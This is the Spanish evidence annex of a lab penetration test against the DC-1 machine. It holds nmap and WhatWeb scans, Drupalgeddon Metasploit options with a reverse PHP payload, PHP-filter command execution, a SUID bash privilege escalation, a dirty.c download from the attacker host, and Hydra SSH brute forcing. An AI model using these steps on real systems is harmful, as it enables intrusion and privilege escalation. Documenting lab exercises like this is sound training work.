```
www-data@DC-1:/var/www$ cp /bin/bash /tmp/rootbash
www-data@DC-1:/var/www$ find /tmp/rootbash -exec chmod +s {} \;
www-data@DC-1:/var/www$ ls -la /tmp/rootbash
-rwsr-sr-x 1 www-data www-data 941252 Oct  4 02:21 /tmp/rootbash
www-data@DC-1:/var/www$ rm /tmp/rootbash
;www-data@DC-1:/var/www$ find /tmp -maxdepth 0 -exec cp /bin/bash /tmp/rootbash \
www-data@DC-1:/var/www$ ls -la /tmp/rootbash
-rwxr-xr-x 1 root www-data 941252 Oct  4 02:23 /tmp/rootbash
www-data@DC-1:/var/www$ find /tmp/rootbash -exec chmod +s {} \;
www-data@DC-1:/var/www$ ls -la /tmp/rootbash
-rwsr-sr-x 1 root www-data 941252 Oct  4 02:23 /tmp/rootbash
www-data@DC-1:/var/www$
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

Secuencia desde www-data: primer archivo conserva dueño www-data; segundo creado mediante find queda root y se habilita SUID. Artefacto /tmp/rootbash debe retirarse al cerrar.

Relevancia: Sustenta PT-002; interpretar junto con los límites de esa ficha.

SHA-256: abbe03a1311bb3ea2a2675ea39bb36e647baa82dbf09c1f2d155eae3d7dbb946

Figura 27 | EV-JACD-009 · Identidad de sesión inicial

```
www-data@DC-1:/var/www$ id; whoami; uname -a; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686 GNU/Linux
DC-1
www-data@DC-1:/var/www$
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

id, whoami, uname -a y hostname muestran www-data y DC-1. Vincular a sesión de [EV-JACD-003](#) sin deducir continuidad solo por orden editorial.

Relevancia: Sustenta PT-001; interpretar junto con los límites de esa ficha.

SHA-256: 43d18e46d5b95985179106731532bf6fc08f21b422d8ce3edf1af79f459d7444

Figura 28 | EV-JACD-010 · Lectura de banderas

```
/thefinalflag.txt/home/flag4/flag4.txt; echo ""; echo "=== FINAL ==="; cat /root/
=== FLAG 1 ===
Every good CMS needs a config file - and so do you.

=== FLAG 4 ===
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy. Or maybe it is?

=== FINAL ===
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
rootbash-4.2#
```


Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

Lectura de banderas incluida la final desde rootbash. La evidencia de EUID está en [EV-JACD-004](#); lectura de flag sola no reemplaza identidad.

Relevancia: Sustenta PT-002; interpretar junto con los límites de esa ficha.

SHA-256: b98d9eab3693f2f5acd01d4eaf94567ba29c3817faa8a3389ac7fc83aa04d06a

Figura 29 | EV-JACD-011 · Activación de PHP Filter



Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

Mensaje de creación de formato PHP y guardado de configuración. Documenta modificación por el evaluador; no prueba que el módulo estuviera activo de origen.

Relevancia: Sustenta PT-004; interpretar junto con los límites de esa ficha.

SHA-256: 4fd5e9201a4fa235689c585d598b52e67a6844d64dda9d0f735bfda11f9efd01

Figura 30 | EV-JACD-012 · Creación de contenido PHP

The screenshot shows the 'Create Basic page' form in a Drupal environment. The browser address bar indicates the URL: `http://192.168.18.130/user/1#overlay=node/add/page`. The form has a title field containing 'test' and a body field containing the PHP code: `<?php system('id; hostname; uname -a'); ?>`. The text format is set to 'PHP code'. Below the body field, there are sections for 'Menu settings' (Not in menu), 'Revision information' (No revision), and 'URL path settings' (No alias). The form is part of a larger interface with a top navigation bar and a sidebar.


Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

Formulario de página con código y formato PHP. Es precondition de [EV-JACD-006](#), no explotación anónima.

Relevancia: Sustenta PT-004; interpretar junto con los límites de esa ficha.

SHA-256: 8ca555528ee0e5a91b13f9566b5c2578f862c9b8714e369ba01e0a208d026d2c

Figura 31 | EV-JACD-013 · Sesión admin Drupal



Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

Interfaz Hello admin tras login reportado. Apoya acceso al CMS; la procedencia de hashes queda en notas sin captura de extracción.

Relevancia: Sustenta PT-003;PT-004; interpretar junto con los límites de esa ficha.

SHA-256: 457cff8e26e6d20914a9430d5f0884dab12b2d73c7725a2f9d0dc876d25731d2

Figura 32 | EV-JACD-014 · Opciones de Drupalgeddon

```
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >> show options

Module options (exploit/multi/http/drupal_drupageddon):

  Name      Current Setting  Required  Description
  ----      -
Proxies      A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapi, socks4, socks5, socks5h, http
RHOSTS      192.168.18.130  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80               yes       The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /                yes       The target URI of the Drupal installation
VHOST       HTTP server virtual host

Payload options (php/reverse_php):

  Name      Current Setting  Required  Description
  ----      -
LHOST      192.168.18.129  yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Drupal 7.0 - 7.31 (form-cache PHP injection method)

View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >>
```


Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

Opciones del módulo y payload visibles. Configuración no equivale a explotación; resultado en [EV-JACD-003](#).

Relevancia: Sustenta PT-001; interpretar junto con los límites de esa ficha.

SHA-256: 4a709d07cb8945757d44c8088bf536052a5ea43e847a1d0a632030e755561c13

Figura 33 | EV-JACD-015 · Escaneo TCP completo del recorrido web



```
parcial: bash — Konsole
[parrot@parrot]~[~/parcial]
$ cat nmap/allports.txt
# Nmap 7.98 scan initiated Sat Oct 3 11:28:13 2026 as: nmap -p- --min-rate 5000 -T4 -v -oN nmap/allports.txt 192.168.18.130
Nmap scan report for 192.168.18.130
Host is up (0.00062s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
59236/tcp open  unknown
MAC Address: 00:0C:29:55:EA:9D (VMware)

Read data files from: /usr/bin/./share/nmap
# Nmap done at Sat Oct 3 11:28:19 2026 -- 1 IP address (1 host up) scanned in 5.61 seconds
[parrot@parrot]~[~/parcial]
$
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

Nmap muestra 22/80/111/59236 TCP y MAC 00:0c:29:55:ea:9d; fecha visible 2026-10-03 11:28:13 sin zona en este archivo.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: cf74284976f6c6553245737ab03df1ddfe81fbcbfcd94afa3e23bb167d8a700

Figura 34 | EV-JACD-016 · Servicios del recorrido web primera parte

```
parrot@parrot]~[~/parcial]
$cat nmap/services.txt
# Nmap 7.98 scan initiated Sat Oct 3 12:15:04 2026 as: nmap -sC -sV -O -p22,80,111,59236 -oN nmap/services.txt 192.168.18.130
Nmap scan report for 192.168.18.130
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|_ 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_ 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_   program version   port/proto  service
|_   100000  2,3,4       111/tcp     rpcbind
|_   100000  2,3,4       111/udp     rpcbind
|_   100000  3,4         111/tcp6    rpcbind
|_   100000  3,4         111/udp6    rpcbind
|_   100024  1           36709/udp   status
|_   100024  1           42484/udp6  status
|_   100024  1           57988/tcp6  status
|_   100024  1           59236/tcp   status
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

Nmap SSH/HTTP/rpcbind y Drupal 7; salida en archivo mostrada. Fecha 2026-10-03 12:15:04 sin zona visible.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: f00edd664d3e46b0c3cca24a2d11705ebb4ff0d5d5f69dd61ac34310ae63b7d5

Figura 35 | EV-JACD-017 · Servicios del recorrido web segunda parte

```
59236/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:55:EA:9D (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct  3 12:15:21 2026 -- 1 IP address (1 host up) scanned in 17.60 seconds
[parrot@parrot]~[~/parcial]
└─$
```


Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

59236/tcp status; advierte condiciones poco fiables para fingerprinting de OS. No equiparar predicción con sistema corroborado.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: fd65a16fa5d21b0ad357e5e0a71795f156ce6d0f52a233e86683a65479f66cb5

Figura 36 | EV-JACD-018 · WhatWeb del recorrido web



```
[parrot@parrot]--[~/parcial]
$whatweb -a 3 http://$IP | fold -w 90 | tee web/whatweb.txt
http://192.168.18.130 [200 OK] Apache[2.2.22], Conte
nt-Language[en], Country[RESERVED][ZZ],
  Drupal[7.22,7.23,7.24,7.25,7.26], HTTPServer[Debian
Linux][Apache/2.2.22 (Debian)], IP[192.168.18.130],
  JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PHP
[5.4.45-0+deb7u14], PasswordField[pass], Script
[text/javascript], Title[Welcome to Drupal Site | Drupal
Site], UncommonHeaders[x-generator], X-Powered-By[
PHP/5.4.45-0+deb7u14]
[parrot@parrot]--[~/parcial]
$
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

WhatWeb propone Drupal 7.22-7.26 como candidatos, no una versión exacta.

Relevancia: Sustenta PT-001; interpretar junto con los límites de esa ficha.

SHA-256: 3f5bef9e985599772908c20f6c4a5f2666e87195729b125bd0057ed646c4cfed

Figura 37 | EV-JACD-019 · Transferencia del archivo dirty.c

```
cww-data@DC-1:/tmp$ cd /tmp && wget http://192.168.18.129:8080/dirty.c -O dirty.
--2026-10-04 04:40:50-- http://192.168.18.129:8080/dirty.c
Connecting to 192.168.18.129:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4795 (4.7K) [text/x-csrc]
Saving to: `dirty.c'

100%[=====>] 4,795      --.-K/s   in 0s


2026-10-04 04:40:50 (731 MB/s) - `dirty.c' saved [4795/4795]
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

Solo muestra descarga HTTP de dirty.c. No acredita ejecución de Dirty COW, el fallo reportado ni ausencia de cambios posteriores.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 2a7df9d88da314e7c17b60d89095823260cdc9e19f3bfa2c6169238fca15fc5a

Figura 38 | EV-JACD-020 · Inventario RPC del recorrido web

```
[parrot@parrot]~[/parcial]
$rpcinfo -p $IP
  program vers  proto    port  service
  100000    4    tcp      111  portmapper
  100000    3    tcp      111  portmapper
  100000    2    tcp      111  portmapper
  100000    4    udp      111  portmapper
  100000    3    udp      111  portmapper
  100000    2    udp      111  portmapper
  100024    1    udp    40020  status
  100024    1    tcp    55564  status
[parrot@parrot]~[/parcial]
$c
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

rpcinfo anuncia portmapper y status, aquí 55564/tcp. No se ve showmount ni salida que confirme ausencia universal de NFS.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 8f58529b6fcd4747195a11992f8311e858f1f2c9bd36115d28fb43147ced0ad9

Figura 39 | EV-DQH-006 · Métodos de autenticación SSH

```
[danielqh321@parrot]~$ sudo nmap -p 22 --script ssh-auth-methods --script-args="ssh.user=root" 192.168.18.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-04 13:50 -0500
Nmap scan report for 192.168.18.130
Host is up (0.00034s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|   publickey
|_  password
MAC Address: 00:0C:29:45:C1:6E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds
[danielqh321@parrot]~$ echo -e "root\nadmin\nuser\nnflag4\ntest\nwww-data" > /tmp/usuarios_dc1.txt
[danielqh321@parrot]~$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

count
[parrot]

METASPLOIT CYBER MISSILE COMMAND V5
```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

Nmap anuncia publickey y password; inicio 2026-10-04 13:50 -0500, precisión de minuto. No muestra usuario válido por enumeración.

Relevancia: Sustenta PT-007; interpretar junto con los límites de esa ficha.

SHA-256: 371ca7f6d4c0b7c30836a979383e52ae4d3bd81921ae2082652b69bc766ea056

Figura 40 | EV-DQH-007 · Enumeración SSH iniciada

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_enumusers
[*] Setting default action Malformed Packet - view all 2 actions with the show actions command
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_enumusers) >> set RHOSTS 192.168.18.130
RHOSTS => 192.168.18.130
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_enumusers) >> set USER_FILE /tmp/usuarios_dc1.txt
USER_FILE => /tmp/usuarios_dc1.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_enumusers) >> run
[*] 192.168.18.130:22 - SSH - Using malformed packet technique
[*] 192.168.18.130:22 - SSH - Checking for false positives
```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

Metasploit muestra Checking for false positives. No hay resultado final que confirme usuarios.

Relevancia: Sustenta PT-007; interpretar junto con los límites de esa ficha.

SHA-256: dc194a62e7c0b6508fed57f624031734c50809ac4cc15c3a19e6ba7ffc08396

Figura 41 | EV-DQH-008 · Hydra encuentra credencial

```
[danielqh321@parrot]~$ hydra -l flag4 -P /usr/share/wordlists/rockyou.txt ssh://192.168.18.130 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ
izations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-04 14:05:17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per ta
sk
[DATA] attacking ssh://192.168.18.130:22/
[STATUS] 52.00 tries/min, 52 tries in 00:01h, 14344347 to do in 4597:33h, 4 active
[22][ssh] host: 192.168.18.130 login: flag4 password: orange
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-04 14:07:52
[danielqh321@parrot]~$
```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

Hydra muestra login flag4 y contraseña encontrada. Inicio 2026-10-04 14:05:17, final 14:07:52 sin zona visible:
2 min 35 s, no segundos.

Relevancia: Sustenta PT-007; interpretar junto con los límites de esa ficha.

SHA-256: 91fe81bfa3a5019159d51d39e59bcfb702e9a826a6e3ddd80c08f49de0d574f3

Figura 42 | EV-DQH-009 · Acceso SSH como flag4

```
[danielgh321@parrot]~$ ssh flag4@192.168.18.130
The authenticity of host '192.168.18.130 (192.168.18.130)' can't be established.
ECDSA key fingerprint is: SHA256:89B+YqcNl4cSf/BZk26MQG1Qew4BvBlVENMbTRhVhsU
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? orange
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.18.130' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
flag4@192.168.18.130's password:
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
flag4@DC-1:~$
```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

